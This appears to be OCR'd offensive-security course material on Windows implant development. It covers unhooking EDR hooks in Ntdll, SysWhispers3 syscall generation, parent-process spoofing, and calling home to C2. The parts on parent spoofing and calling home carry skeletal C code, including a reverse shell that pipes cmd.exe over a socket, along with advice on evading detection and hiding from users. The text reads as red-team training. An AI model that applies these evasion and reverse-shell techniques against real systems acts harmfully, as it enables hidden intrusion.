When it comes to unhooking a function, there are several methods we can implement. One method is to use the original version of the function as found in the DLL on disk. This method has been dubbed "a fresh copy" where a clean copy of a system library found in the C:\Windows\System32\ folder can be used as a trusted source. If we take Ntdll.dll as an example, since it is a popular target by EDRs and AVs, we can read in the library straight from disk and copy over the tampered version in memory. This would effectively restore the original functionality of every single function, hooked or not. This is called grabbing a fresh copy of Ntdll.dll. There are detections that can be implemented to catch us unhooking a hook by an AV solution, but they are not very common, for now. However, it is good to know now so you can try to account for it when developing your tools that are utilizing some hooking engine or custom hooking engine.

Again, if an attacker wanted, and had the correct permissions, they could patch the on-disk version of Ntdll.dll. So, if you used this method to restore a fresh copy in memory, you would actually be re-implementing the attacker's hooks.



A Fresh Copy Visualization

Perhaps the best way to copy over a fresh copy of NTDLL on disk is to create a file mapping. The process is not complicated at all once you become familiar with the few APIs involved. The first action to execute is to obtain a module handle to the DLL using the ***CreateFile*** API, which will return a handle to us. From the handle we can use the ***CreateFileMapping*** API to create a mapping object, which will be available to us via a file mapping handle. Using the file mapping handle, we can use the ***MapViewOfFile*** API to map the object into our address space. There is no handle being returned from this API, but rather a pointer to the base address and this address will be used to work our way through the PE headers. Once we have the address to the first section, we can start looping over the sections until we find the .text section. This is the section we need to copy over the tampered .text section in memory. At this point, everything should be back to normal.


Unhooking Hooks: A Suspended Copy

Yet another way to unhook hooks

What modules are loaded when you create a process in the suspended state? A debugger can show you that only Ntdll.dll should be implicitly loaded because it is getting ready to load the image into memory. If a process is created in the suspended state, its thread does not execute yet, thus no AV/EDR hooks can be implemented yet.

Unhooking Hooks: A Suspended Copy

Grabbing the .text section of Ntdll.dll from disk is not the only option. For this one, think back to when we created a process in the suspended state so we could hollow it out and make some slight modifications. Did you happen to notice what modules are loaded at that point? You should only see Ntdll.dll because no actual program code has been executed just yet. The main thread has not been allowed to run because we suspended it via passing the suspended flag to the ***CreateProcess*** API. The reason Ntdll.dll is there is because it is trying to do its job of mapping the image from disk and into memory, but it only got so far. This is good news because the AV/EDR solution has not been provided the opportunity to implement its hooks! There is nothing to hook at this point since the process is in the process of being initialized. At this phase of initialization, we can grab the information we need from Ntdll.dll and use it to fix our tampered hooked version. Simple and effective.



A Suspended Copy

The process of grabbing the ntdll syscall tables from the suspended process is not very complicated because most of the logic you have seen already. The only new item with this technique is finding the syscall table that resides in the .text section. There is no perfect way to search for the table boundaries, so you can just implement a loop and seek out the pattern of bytes that we know to be a syscall. This is similar to pattern scanning when trying to locate non-exported functions, except we are looking for syscall patterns. To summarize, we are attempting to overwrite a tampered syscall table with a clean syscall table from a suspended process.

Source Code Review

Source code review!

Source Code Review
Time to jump into the source code and explain it.

Lab 5.2: UnhookTheHook

Test your unhooking skills against Bitdefender and others.

Please refer to the eWorkbook for the details of the lab.

Lab 5.2: UnhookTheHook
Please refer to the eWorkbook for the details of this lab.

What's the Point?

What's the point?

What's the Point?
The point of this lab was to explore one of several methods of clearing out user mode hooks that an EDR's DLL might implement. The kernel mode side of an EDR will be discussed in follow-on courses like SEC770.

More Techniques

Never just one way to do a thing

Syswhispers1, 2, 3


Syswhispers3: WoW64, EGGs, direct syscall jumps in both WoW64 and x64, direct syscall jumps to random syscalls

```
py syswhispers.py --preset common -o syscalls_common -m egg_hunter
```

More Techniques

As with all things programming, there is never just one single way to get something done. Some methods might seem similar when you look at the source code, but they can still produce a different signature. The beauty of programming! The same thing goes for how we invoke syscalls, how we find the syscall numbers that have been hooked, etc. One tool that can be used to help us out is Syswhispers, their GitHub link is referenced down below, but that project is designed to produce a few files to use in your own project. Specifically, it will generate header files and assembly files in pairs for syscalls found in the current image kernel, which is typically ntoskrnl.exe. One way to run their python script is to have it generate egg-hunting patterns as a way to bypass the "mark of the syscall." This will generate a few files that need to be imported into your VS project. You should see a header, a source file, and an assembly file. If you attempt to build your project right after adding those files, you will probably be greeted with a few errors. You probably did not enable MASM support in your project as it is something that is not enabled by default. This setting is under *Build Customizations* under the Project's settings. One of the last things you must do is change a property for the assembly file. Right click on it and choose properties and then set its *Item Type* to *Microsoft Macro Assembler*. Now, you should be all set to carry on with the build of your project. One of the items to keep in mind is that if you are targeting a GUI application that will invoke GUI syscalls, syswhispers3 does not currently support them, but they might in a future update.

Reference:
https://github.com/klezVirus/SysWhispers3



Module Summary

In this module, we discussed several reasons as to why you might want to unhook functions that were already being hooked by something else or someone else's malware. Many AV solutions will also hook functions that they think are commonly used in malware. They will also pay attention to the call order of APIs because that could be an indicator of suspicious activity.

Unit Review Questions

At what stage of process creation will you not have any hooks implemented?

A Suspended

B Terminated

C Running

Unit Review Questions
Q: At what stage of process creation will you not have any hooks implemented?

A: Suspended

B: Terminated

C: Running

Unit Review Answers

At what stage of process creation will you not have any hooks implemented?

A Suspended

B Terminated

C Running

Unit Review Answers
Q: At what stage of process creation will you not have any hooks implemented?

A: Suspended

B: Terminated

C: Running

Unit Review Questions

Does unhooking hooks truly blind a Security Product?

A Yes, because it will no longer have introspection into that process

B Depends, there could be a kernel module still watching

C Only if it's Defender

Unit Review Questions
Q: Does unhooking hooks truly blind a Security Product?

A: Yes, because it will no longer have introspection into that process

B: Depends, there could be a kernel module still watching

C: Only if it's Defender

Unit Review Answers

Does unhooking hooks truly blind a Security Product?

A Yes, because it will no longer have introspection into that process

B Depends, there could be a kernel module still watching

C Only if it's Defender

Unit Review Answers
Q: Does unhooking hooks truly blind a Security Product?

A: Yes, because it will no longer have introspection into that process

B: Depends, there could be a kernel module still watching

C: Only if it's Defender

Course Roadmap

- Windows Tool Development
- Getting to Know Your Target
- Operational Actions
- Persistence: Die Another Day
- **Enhancing Your Implant: Shellcode, Evasion, and C2**
- Capture the Flag Challenge

Section 5

Custom Loaders
Lab 5.1: The Loader
Unhooking Hooks
Lab 5.2: UnhookTheHook
Bypassing AV/EDR
Calling Home
Lab 5.3: No Caller ID
Writing Shellcode in C
Bootcamp
Lab 5.4: AMSI No More
Lab 5.5: ShadowCraft

In this module, we will cover the concepts of bypassing AV solutions and possibly EDR solutions.

Objectives

Our objectives for this module are:

- Discuss reasons to avoid detection
- Explore various methods to avoid detection
- Discuss the good and the bad

Objectives

The objectives for this module are to discuss some of the reasons why you would want to avoid detection, explore some of the various implementations that have been created to assist you in avoiding detection, and discuss the good and the bad of some of those methods.


Why Avoid Detection?

AV/EDR solutions can give away your presence.

Why would you want to be detected? Unless you are intentionally trying to test an AV solution, you want to remain undetected for as long as possible. To do that, you must find a method that enables you to bypass whatever solution is being used on the target.

Why Avoid Detection?

Nobody wants to be detected immediately after gaining access to the target system, unless that is your goal. Perhaps though, you have several levels of avoidance you want to implement against your blue team so they can determine the effectiveness of their detections. With each method you implement, you increase the complexity and difficulty for being detected. As is the case with most everything, there is no single solution to a problem just like there is no single bypass that will work for every single solution on the market today. Regardless, there are some methods we will explore that are extremely effective, depending on what product you are going up against. We will look at how some AV and EDR solutions go about detecting malicious activity like hooking functions of interest. We already talked about unhooking those hooks but now we will explore additional methods.



Detection Engines

When it comes to protecting users and the system, it is best if the AV solution can detect the threat before it has a chance to execute, naturally. At this stage, this would fall under static analysis where a solution could use rules comprised of static signatures to detect a threat. YARA rules are very popular with malware analysts, and they offer a robust capability with how their rules are created. The downside to static rules is that they can be bypassed by changing your code base, thereby changing your tool's signature. It is great to bypass the static signatures, but we still must deal with the dynamic portion and hopefully bypass it as well. There are a few methods that could be implemented to help bypass this stage like delaying execution, exhausting resources, encryption, etc. Some AV solutions like Bitdefender, for example, offer a scanning engine that can leverage the power of machine learning to reduce false detections and provide live updates to match emerging threats. Bitdefender's scanning engine can be in Automatic mode and switched to a Custom mode for complete customization of scanning endpoints. Before we go any further, let us talk about some gates that you will have to come across.

Choose Your Parent Process

What if you could choose your parent process?

One method that can be used as an addition to avoid detection is to choose your parent process. There are certain processes that should never spawn other processes, including PowerShell or CMD prompt; browsers, or office applications.

Choose Your Parent Process

If you were developing an AV solution, one of the checks you might implement is the relationship between processes. Watching explorer.exe spawn a number of processes of all kinds is fine but watching a browser process spawn a PowerShell process should set off some red flags suggesting that something is definitely not right. It also would be very uncommon to see an Excel document spawn a cmd prompt. What if I told you that there was a way that we could choose the process who created us? Well, Windows gave us a pretty easy way to do just that. With that ability, we can choose to have the explorer.exe process be the parent process instead of Chrome.exe. The more we can blend in and look normal, the more time we might be able to give ourselves. We always want ample time on target to ensure our objectives are accomplished or to secure our way back into a network for future attacks.

Choose Your Parent Process: Implementation

Are you my parent?

Requires just two API calls

Helps avoid detection

```
//// make pointer variable
PPROC_THREAD_ATTRIBUTE_LIST pAttrList;

//// get the buffer size needed
InitializeProcThreadAttributeList(...);

//// make the real call
InitializeProcThreadAttributeList(...);

//// update the attribute before creation
UpdateProcThreadAttribute(...);
```


Choose Your Parent Process: Implementation

As with any new method, there will be a new set of APIs and/or structures to understand. Everything that is about to be done, is done before the process is ever created, which is the point because why bother changing the parent process ID after execution? As previously mentioned, we do not want to be spawning a cmd prompt from an Excel or Word document from a VBA macro payload. That would really draw some attention to our activities, and of course we do not want any scrutiny into what we are doing. The two new APIs are ***InitializeProcThreadAttributeList*** and ***UpdateProcThreadAttribute***. The pseudo code on the slide is showing what your code could look like. The first item is to create a pointer variable that will hold the buffer for our attribute list that we will allocate some space on the process heap for. After that is done, you will notice two calls to initialize the attribute list, and this is a necessity despite it seeming to be redundant. We use the first call to let the system tell us how many bytes we need to allocate on the heap for our attribute list. With the proper-sized buffer allocated, we can make the real call and then finally we can update the attribute list. At this point in the course, you have seen many APIs where we must do this two-call method.

InitializeProcThreadAttributeList

InitializeProcThreadAttributeList

Used to initialize an attribute list for process and thread creation

Has BOOL return type

```
BOOL InitializeProcThreadAttributeList(
 LPPROC_THREAD_ATTRIBUTE_LIST lpAttrList,
 DWORD dwAttrCount,
 DWORD dwFlags,
 PSIZE_T lpSize
);

// EXAMPLE
InitializeProcThreadAttributeList(NULL, 1,
0, &AttrListSize);

pAttrList = (...)HeapAlloc();

InitializeProcThreadAttributeList(pAttrLis
t, 1, 0, &AttrListSize);
```


InitializeProcThreadAttributeList
This API has a very descriptive name that gives away what it does—initialize an attribute list, and what it applies to: processes and threads. MSDN specifically says this API is for process and thread creation, which is exactly what we need to change a few attributes. Let us start by taking a look at the API's parameters.

lpAttributeList, is a pointer to the attribute list, but it can be NULL for the first call so we can figure out what size buffer we need to hold the number of attributes desired. The example on the slide shows this passing NULL, indicating 1 attribute, and a place to store the size, *lpSize*.

dwAttributeCount, will be the number of attributes to be added to the list. For this example, we are only adding a single item.

dwFlags, is a reserved parameter, so it must always be 0.

lpSize, is used to store the number of bytes needed for the buffer if *lpAttributesList* is NULL. If it is not NULL, then this will be the size of the attributes list buffer in bytes.

When we are done using the list, it is a good idea to call the ***DeleteProcThreadAttributeList*** API to free up the memory that we allocated on the heap earlier.

UpdateProcThreadAttribute

UpdateProcThreadAttributeList

Updates an attribute in the attribute list for the process/thread

Has BOOL return type

```
BOOL UpdateProcThreadAttribute(
 LPPROC_THREAD_ATTRIBUTE_LIST lpAttrList,
 DWORD   dwFlags,
 DWORD_PTR Attribute,
 PVOID   lpValue,
 SIZE_T   cbSize,
 PVOID   lpPreviousValue,
 PSIZE_T  lpReturnSize
);
```


UpdateProcThreadAttribute

The ***UpdateProcThreadAttribute*** API is used when you want to update an attribute for a process or a thread. This would typically not be called until you have initialized your attribute list using the ***InitializeProcThreadAttributeList*** API. For our example, the attribute we will want to update is the parent process, but it is not obvious where to indicate that, so let us take a look at the API's parameters.

lpAttributeList, is just like the ***IntializeProcThreadAttributeList*** API, so nothing new here.

dwFlags, is also just like the *dwFlags* for the ***IntializeProcThreadAttributeList*** API, so nothing new here either.


Attribute, is our parameter of interest. It is the attribute key that will be updated and can be one of several values, but the one we are interested in is PROC_THREAD_ATTRIBUTE_PARENT_PROCESS. It is almost as if Microsoft knew that implant developers would want to change their parent PID.

lpValue, is a pointer to the attribute value that we will pass in as a handle to the process we chose to be the parent.

cbSize, is the size of the attribute value that was passed in for the *lpValue* parameter.

lpPreviousValue, is reserved, so it must be NULL.

lpReturnSize, is also reserved, so it must be NULL.



The Pros and Cons

Bypassing AV/EDR solutions is not an easy task. There are a few pros and cons with doing so and some of the pros might seem obvious. One obvious pro is that by finding a bypass, our presence on the target will not be detected. It should go without saying that the longer you can remain undetected, the longer you can maintain your presence on the target. Detections can also mean your sample gets picked up and submitted to their cloud engine for detailed analysis and the creation of a signature. The signature would then be shared with all the other systems that have their product installed. Creating bypasses can take a lot of time and research, which is best done without an internet connection because you do not want your implant to be picked up each time you are conducting a test of your bypass technique. You might also have to do some reverse engineering and debugging to see how your tools are being caught, which can also take a lot of time. Bottom line: be sure your bypass is solid before dropping some of your coveted tools on a protected target because all of that hard work and effort could be lost. If you are not certain you will not be detected, then clean yourself off the target and do so quickly.

Module Summary

- Learned bypassing AV/EDR should be a requirement
- Discussed how avoiding detection allows you to remain on target longer
- Discovered several publicly available methods exist to assist with avoidance

Module Summary
In this module, we discussed a small number of methods that can be taken to help you bypass detection and stay on target longer. There are many more that are out there and perhaps you will find new ones as you continue to go down this path.

Unit Review Questions

What is one risk with dropping a capability to disk with an unknown security product on the target?

A. You could lose your capability

B. You could be detected

C. All of the above

Unit Review Questions
Q: What is one risk with dropping a capability to disk with an unknown security product on the target?

A: You could lose your capability

B: You could be detected

C: All of the above

Unit Review Answers

What is one risk with dropping a capability to disk with an unknown security product on the target?

A. You could lose your capability

B. You could be detected

C. All of the above

Unit Review Answers
Q: What is one risk with dropping a capability to disk with an unknown security product on the target?

A: You could lose your capability

B: You could be detected

C: All of the above

Unit Review Questions

What is the structure that can be used to change your parent process?

A PROC_THREAD_ATTRIBUTE_LIST

B KPROCESS

C KUSER_SHARED_DATA

Unit Review Questions
Q: What is the structure that can be used to change your parent process?

A: PROC_THREAD_ATTRIBUTE_LIST

B: KPROCESS

C: KUSER_SHARED_DATA

Unit Review Answers

What is the structure that can be used to change your parent process?

A PROC_THREAD_ATTRIBUTE_LIST

B KPROCESS

C KUSER_SHARED_DATA

Unit Review Answers
Q: What is the structure that can be used to change your parent process?

A: PROC_THREAD_ATTRIBUTE_LIST

B: KPROCESS

C: KUSER_SHARED_DATA

Course Roadmap

- Windows Tool Development
- Getting to Know Your Target
- Operational Actions
- Persistence: Die Another Day
- **Enhancing Your Implant: Shellcode, Evasion, and C2**
- Capture the Flag Challenge

Section 5

Custom Loaders
Lab 5.1: The Loader
Unhooking Hooks
Lab 5.2: UnhookTheHook
Bypassing AV/EDR
Calling Home
Lab 5.3: No Caller ID
Writing Shellcode in C
Bootcamp
Lab 5.4: AMSI No More
Lab 5.5: ShadowCraft

In this module, we will cover how your implant could call home to your C2 framework, redirector, listening post, or similar.

Objectives

Our objectives for this module are:

- Discuss various ways to callback
- Understand Windows Sockets
- Check in for pending tasks to execute
- Sending results back

Objectives

The objectives for this module are to discuss a number of ways to implement internet connectivity with your implant and how to check in with your C2 listening post for pending tasks. We can also discuss sending the results of commands back to your listening post with the next connection.

Calling Home

You are lost and forgotten about until you call home.

There are several reasons to call back home and there are several methods of doing so. We can make our own sockets, we can make web requests, talk to other services or protocols, the list of options is massive. We will discuss a few but, in the end, it is up to you to determine what is best for your mission objectives.

Calling Home

One of the first actions an implant typically carries out is an attempt to call back home to let the mothership know it is alive and well. Think of it like a check-in to say, I was just executed on computer <ComputerName> with internal IP address <IPv4> and external IP address <IPv4> on <date> <time>. The check-in would not be exactly like that, but you get the idea of what could go into it. Now that we have an idea of what a check-in might look like, how do we do it? Well, there are a few ways we could accomplish this and there also several libraries that offer some functionality for this too, like Boost. Boost is massive package to download and install, and it bloats your program with strings, program size, and other junk. Overall, I would not recommend using Boost for any of your implants. We can create our own sockets to make connections like reverse shells. There are also internet APIs we can include that would enable the ability to connect to web pages and make requests. Our C2 Listening Post could serve tasks via a web page. The simplest C2 of them all would be a lightweight Python C2 handler that hosts a few web pages like, /register or /tasks.

A Reverse Shell

Don't call me, I'll call you

Reverse shells are mostly preferred over bind shells because they can poke through the firewall and connect back to your C2. The shell part is where a cmd.exe process is created once the connection has been established. This is nothing as advanced as a Meterpeter session, but it is good to learn how to implement in code.

A Reverse Shell

TCP reverse shells are arguably the most common in the exploit development world, and even in the penetration testing world. For starters, reverse shells do not leave a local port listening 24/7 like a bind shell does. Also, most outbound connections are not blocked when they are initiated from behind a firewall. If you tried connecting to a bind shell to a target behind a firewall, there is a high chance that it will be rejected. Simplifying it a bit, a reverse TCP connection means that the victim, or target, is going to create the SYN packet and send it out to you, the attacker, or your C2 Listening Post. A Bind shell means the target will open a LISTENING local port and bind to that port. Typically, they would bind on 0.0.0.0:<port> so it could accept connections on any interface. If you were to run a netstat command, you could see the local port in the LISTENING state until a connection has been established. You as the attacker, or from the Listening Post, would send off that SYN packet to make a connection. If you have time, experiment with both reverse and bind shells in code to understand more how they differ programmatically.

The shell part of this comes when the connection creates a new process like PowerShell.exe or CMD.exe. This is the shell that we can use to interact live on the target. We can also create our own custom Windows shell that accepts its own commands for when a red team operator wants to go interactive on a target. One item to note when creating shells: be sure to not have the program blip on the user screen. We do not want to make the user think that something is going on with their system. Later, we will look at how we can prevent that from happening.

Implementation (1)

Make the shell

Only if the connection succeeded

Send all handles over the socket; STDIN, STDOUT, STDERR

```
// did the connection succeed
INT result = connect(...);

if (result != 0)
{
 return result;
}

// tell STARTUPINFO use socket for handles

// start the CMD prompt
CreateProcessA(..., "cmd.exe",...);
```


Implementation (1)
At its most basic form, a shell can be created upon successful connection to the other end, whether that be your C2 Listening Post, a test system to make sure everything is operating the way it should, or something custom you have rigged. On the slide, the connect function is being called and obviously you would pass it the required arguments, but we are more concerned about the logic and flow at this point. Success for the connect function is 0 so we make sure to check the returned value and return from the routine early should it fail. When a successful connection is made, the ***CreateProcessA*** API will be called, which will initiate the cmd.exe process. Due to the lack of space on the slide, the STARTUPINFOA struct was not able to fit, but it is a very important one to fill out properly whenever you will be creating new processes. This is mainly because the STD handles need to be redirected over the connection instead of to their normal location, the terminal window. The next slide shows the details regarding the STARTUPINFO structure.

Implementation (2)

```
// tell STARTUPINFO use socket for handles
STARTUPINFOA StartInfo;
SecureZeroMemory(&startup, sizeof(STARTUPINFOA)); // or StartInfo = { 0 };

startup.hStdInput = (HANDLE)theSocket;
startup.hStdOutput = (HANDLE)theSocket;
startup.hStdError = (HANDLE)theSocket;
startup.dwFlags = (STARTF_USESTDHANDLES);

// the process information struct
PROCESS_INFORMATION ProcInfo = { 0 };

// start the CMD prompt
CreateProcessA(..., “cmd.exe”,...);
```


Implementation (2)

